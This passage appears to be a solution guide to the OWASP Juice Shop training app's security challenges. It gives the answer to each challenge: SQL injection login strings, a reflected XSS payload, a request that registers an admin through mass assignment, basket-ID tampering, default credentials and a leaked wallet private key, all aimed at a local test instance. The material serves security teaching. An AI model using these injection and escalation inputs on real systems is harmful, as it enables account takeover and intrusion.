
Place an order that makes you rich. Visit the *Contact Us* form and put in a *Comment* text. Also solve the CAPTCHA at the bottom of the form.

1. The *Submit* button is still **disabled** because you did not select a *Rating* yet.
2. Inspect the *Submit* button with your DevTools and note the `disabled` attribute of the `<button>` HTML tag
3. Double click on `disabled` attribute to select it and then delete it from the tag.



The screenshot shows the OWASP Juice Shop interface on the left and its DevTools on the right. The interface displays a 'Contact Us' form with fields for 'Author' (filled with 'bjoern.kimminich@owasp.org') and 'Comment'. Below the comment field is a 'Rating' section with five stars, the first of which is selected. At the bottom of the form is a 'Submit' button. The DevTools on the right show the HTML structure of the page. The `<button>` element is highlighted, and its `disabled` attribute is selected. The button's attributes include `color="primary"`, `id="submitButton"`, `mat-raised-button`, `style="margin-top:5px;"`, `type="submit"`, and `class="mat-raised-button mat-primary"`. The `disabled` attribute is set to `== $0`.

4. The *Submit* button is now **enabled**.
5. Click the *Submit* button to solve the challenge.
6. You can verify the feedback was saved by checking the *Customer Feedback* widget on the *About Us* page.



Find an accidentally deployed code sandbox

1. Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.

3. Search for `web3` or `sandbox` and iterate through each finding to come across one looking like a route mapping section:

```

main.js x
-      path: "two-factor-authentication",
-      component: qr
-    }, {
-      path: "data-export",
-      component: Qr
-    }, {
-      path: "last-login-ip",
-      component: Hr
-    }]
-  }, {
-    path: "juicy-nft",
-    component: Ec
-  }, {
-    path: "wallet-web3",
-    loadChildren: (n = (0,
-      S.Z)(function*() {
-        return yield Vu()
-      })),
-    function() {
-      return n.apply(this, arguments)
-    }
-  )
-  }, {
-    path: "web3-sandbox",
-    loadChildren: function() {
-      var n = (0,
-        S.Z)(function*() {
-          return yield Xu()
-        });
-      return function() {
-        return n.apply(this, arguments)
-      }
-    }()
-  }, {
-    path: "bee-haven",
-    loadChildren: function() {
-      var n = (0,
-        S.Z)(function*() {
-          return yield $u()
-        });
-      return function() {
-        return n.apply(this, arguments)
-      }
-    }()
-  }, {
-    matcher: function nd(n) {
-      return 0 === n.length ? null : window.location.href.includes("#access_token=") ? {
-        consumed: n
-      } : null
-    }
-  },

```

```
data: {
  params: window.location.href.substr(window.location.href.indexOf("#"))
}
```


4. Navigate to <http://localhost:3000/#/web3-sandbox> to solve the challenge.

☆☆ Challenges

A developer was careless with hardcoding unused but still valid credentials

Access the administration section of the store


1. Open the `main.js` in your browser's developer tools and search for "admin".
2. One of the matches will be a route mapping to `path: "administration"`.



3. Navigating to `http://localhost:3000/#/administration` will give a 403 Forbidden error.
4. Log in to an administrator's account by solving the challenge
 - Log in with the administrator's user account or
 - Log in with the administrator's user credentials without previously changing them or applying SQL Injection first and then navigate to `http://localhost:3000/#/administration` will solve the challenge.

View another user's shopping basket

1. Log in as any user.
2. Put some products into your shopping basket.
3. Inspect the *Session Storage* in your browser's developer tools to find a numeric `bid` value.




4. Change the `bid`, e.g. by adding or subtracting 1 from its value.
5. Visit `http://localhost:3000/#/basket` to solve the challenge.

If the challenge is not immediately solved, you might have to F5-reload to relay the `bid` change to the Angular client.

Use a deprecated B2B interface that was not properly shut down

1. Log in as any user.
2. Click *Complain?* in the *Contact Us* dropdown to go to the *File Complaint* form
3. Clicking the file upload button for *Invoice* and browsing some directories you might notice that `.pdf` and `.zip` files are filtered by default
4. Trying to upload another other file will probably give you an error message on the UI stating exactly that: `Forbidden file type. Only PDF, ZIP allowed.`
5. Open the `main.js` in your DevTools and find the declaration of the file upload (e.g. by searching for `zip`)
6. In the `allowedMimeType` array you will notice `"application/xml"` and `"text/xml"` along with the expected PDF and ZIP types



```
3668 q.b.add(P.c),
3669 q.a.watch();
3670 var Wn = function() {
3671   function l(1, n) {
3672     this.userService = 1,
3673     this.complaintService = n,
3674     this.customerControl = new T.e({
3675       value: "",
3676       disabled: !0
3677     },[]),
3678     this.messageControl = new T.e("",[T.o.required, T.o.maxLength(160)]),
3679     this.fileUploadError = void 0,
3680     this.uploader = new Gn.FileUploader({
3681       url: u.hostServer + "/file-upload",
3682       authToken: "Bearer " + localStorage.getItem("token"),
3683       allowedMimeType: ["application/pdf", "application/xml", "text/xml", "application/zip", "application/x-zip-compressed", "multipart/x-zip"],
3684       maxFileSize: 1e5
3685     }),
3686     this.userEmail = void 0,
3687     this.complaint = void 0
3688   }
```


7. Click on the *Choose File* button.
8. In the *File Name* field enter `*.xml` and select any arbitrary XML file (<100KB) you have available. Then press *Open*.
9. Enter some *Message* text and press *Submit* to solve the challenge.

10. On the JavaScript Console of your browser you will see a suspicious 410 (Gone) HTTP Error. In the corresponding entry in the Network section of your browser's DevTools, you should see an error message, telling you that B2B customer complaints via file upload have been deprecated for security reasons!

Get rid of all 5-star customer feedback

1. Log in to the application with any user.
2. Solve Access the administration section of the store

Customer Feedback			
User	Comment	Rating	
1	I love this shop! Best products in town! Highly recommended!	★ ★ ★ ★ ★	🗑️
2	Great shop! Awesome service!	★ ★ ★ ★ ★	🗑️
	Incompetent customer support! Can't even upload photo of broken purchase! <i>Support Team: Sorry, only order confirmation PDFs can be attached to complaints!</i>	★ ★ ★ ★ ★	🗑️
	This is the store for awesome stuff of all kinds!	★ ★ ★ ★ ★	🗑️



3. Delete all entries with five star rating from the *Customer Feedback* table using the trashcan button

Log in with the administrator's user account

- Log in with *Email* ' or 1=1-- and any *Password* which will authenticate the first entry in the *Users* table which coincidentally happens to be the administrator
- or log in with *Email* admin@juice-sh.op' -- and any *Password* if you already know the email address of the administrator
- or log in with *Email* admin@juice-sh.op and *Password* admin123 if you looked up the administrator's password hash 0192023a7bbd73250516f069df18b500 in a rainbow table after harvesting the user data by retrieving a list of all user credentials via SQL Injection.

Log in with MC SafeSearch's original user credentials

1. Reading the hints for this challenge or googling "MC SafeSearch" will eventually bring the music video "Protect Ya' Passwordz" to your attention.
2. Watch this video to learn that MC used the name of his dog "Mr. Noodles" as a password but changed "some vowels into zeroes".
3. Visit <http://localhost:3000/#/login> and log in with *Email* mc.safesearch@juice-sh.op and *Password* Mr . N00dles to solve this challenge.

Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1. Visit <http://localhost:3000/#/login>.
2. Log in with *Email* admin@juice-sh.op and *Password* admin123 which is as easy to guess as it is to brute force or retrieve from a rainbow table.

Behave like any "white hat" should before getting into the action

1. Visit <https://securitytxt.org/> to learn about a proposed standard which allows websites to define security policies.

2. Request the security policy file from the server at `http://localhost:3000/.well-known/security.txt` or `http://localhost:3000/security.txt` to solve the challenge.
3. Optionally, write an email to the mentioned contact address `donotreply@owasp-juice.shop` and see what happens... :e-mail:

Inform the shop about an algorithm or library it should definitely not use the way it does

Juice Shop uses some inappropriate crypto algorithms and libraries in different places. While working on the following topics (and having the `package.json.bak` at hand) you will learn those inappropriate choices in order to exploit and solve them:


- Forge a coupon code that gives you a discount of at least 80% exploits `z85` (Zero-MQ Base85 implementation) as the library for coupon codes.
- Solve challenge #999 requires you to create a valid hash with the `hashid` library.
- Passwords in the `Users` table are hashed with unsalted MD5
- Users registering via Google account will receive a very silly default password that involves Base64 encoding.

1. Visit `http://localhost:3000/#/contact`.
2. Submit your feedback with one of the following words in the comment: `z85`, `base85`, `base64`, `md5` or `hashid`.

Perform a reflected XSS attack

1. Log in as any user.
2. Do some shopping and then visit the *Order History*.
3. Clicking on the little "Truck" button for any of your orders will show you the delivery status of your order.
4. Notice the `id` parameter in the URL `http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9` with `fe01-f885a0915b79f2a9` being one of your order numbers?
5. As the `fe01-f885a0915b79f2a9` is displayed on the screen, it might be susceptible to an XSS attack.
6. Paste the attack string `<iframe src="javascript:alert(`xss`)">`` into that URL so that you have `http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60xss%60)%22%3E`

7. Refresh that URL to get the XSS payload executed and the challenge marked as solved.



Determine the answer to John's security question

1. Go to the photo wall and search for the photo that has been posted by the user `j0hNny`.
2. Download that photo.
3. Check the metadata of the photo. You can use various tools online like <http://exif.regex.info/exif.cgi>
4. When viewing the metadata, you can see the coordinates of where the photo was taken. The coordinates are `36.958717N 84.348217W`
5. Search for these coordinates on Google to find out in which forest the photo was taken. It can be seen that the `Daniel Boone National Forest` is located on these coordinates.
6. Go to the login page and click on *Forgot your password?*.
7. Fill in `john@juice-sh.op` as the email and `Daniel Boone National Forest` as the answer of the security question.
8. Choose a new password and click on *Change*.

Determine the answer to Emma's security question

1. Go to the photo wall and search for the photo that has been posted by the user `E=ma2`.
2. Open the image so that you can zoom in on it.
3. On the far left window on the middle floor, you can see a logo of a company. It can be seen that logo shows the name `ITsec`.
4. Go to the login page and click on *Forgot your password?*.
5. Fill in `emma@juice-sh.op` as the email and `ITsec` as the answer of the security question.
6. Choose a new password and click on *Change*.

Register a user with an empty email and password

🚧 Work in progress...

Take over the wallet containing our official Soul Bound Token

1. Go to the About Us section and check for the comment "Please send me the juicy chatbot NFT in my wallet at `/juicy-nft`".

2. Find the 12 word seedphrase of the crypto wallet in that comment "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch".
3. Visit `/juicy-nft` in the Juice Shop App.
4. You can see an input box to enter the private keys of the wallet to access the NFT.
5. Use the seedphrase found in the comment to derive the private key of the first Ethereum wallet. You can visit <https://iancoleman.io/bip39/> to get the same.
6. Enter the private key derived in the input box "0x5bcc3e9d38baa06e7bfaab80ae5957bbe8ef059e640311d7d6d465e6bc948e3e".

Reveal some behind-the-scenes information on the chatbot as a non-admin user

🚧 Work in progress...

Trick the chatbot into generating a coupon code for you

🚧 Work in progress...


☆☆☆ Challenges

Register as a user with administrator privileges

1. Submit a POST request to `http://localhost:3000/api/Users` with:
 - `{"email":"admin","password":"admin","role":"admin"}` as body
 - `application/json` as Content-Type

The screenshot shows a REST client interface with the following details:

- Request:** POST `http://localhost:3000/api/Users`. The body is a JSON object: `{"email": "admin", "password": "admin", "role": "admin"}`.
- Response:** Status: 201 Created, Time: 97ms, Size: 606 B. The response body is a JSON object: `{ "status": "success", "data": { "username": "", "lastLoginIp": "0.0.0.0", "profileImage": "default.svg", "isActive": true, "id": 17, "email": "admin", "role": "admin", "updatedAt": "2019-11-11T19:45:08.088Z", "createdAt": "2019-11-11T19:45:08.088Z", "deletedAt": null } }`.



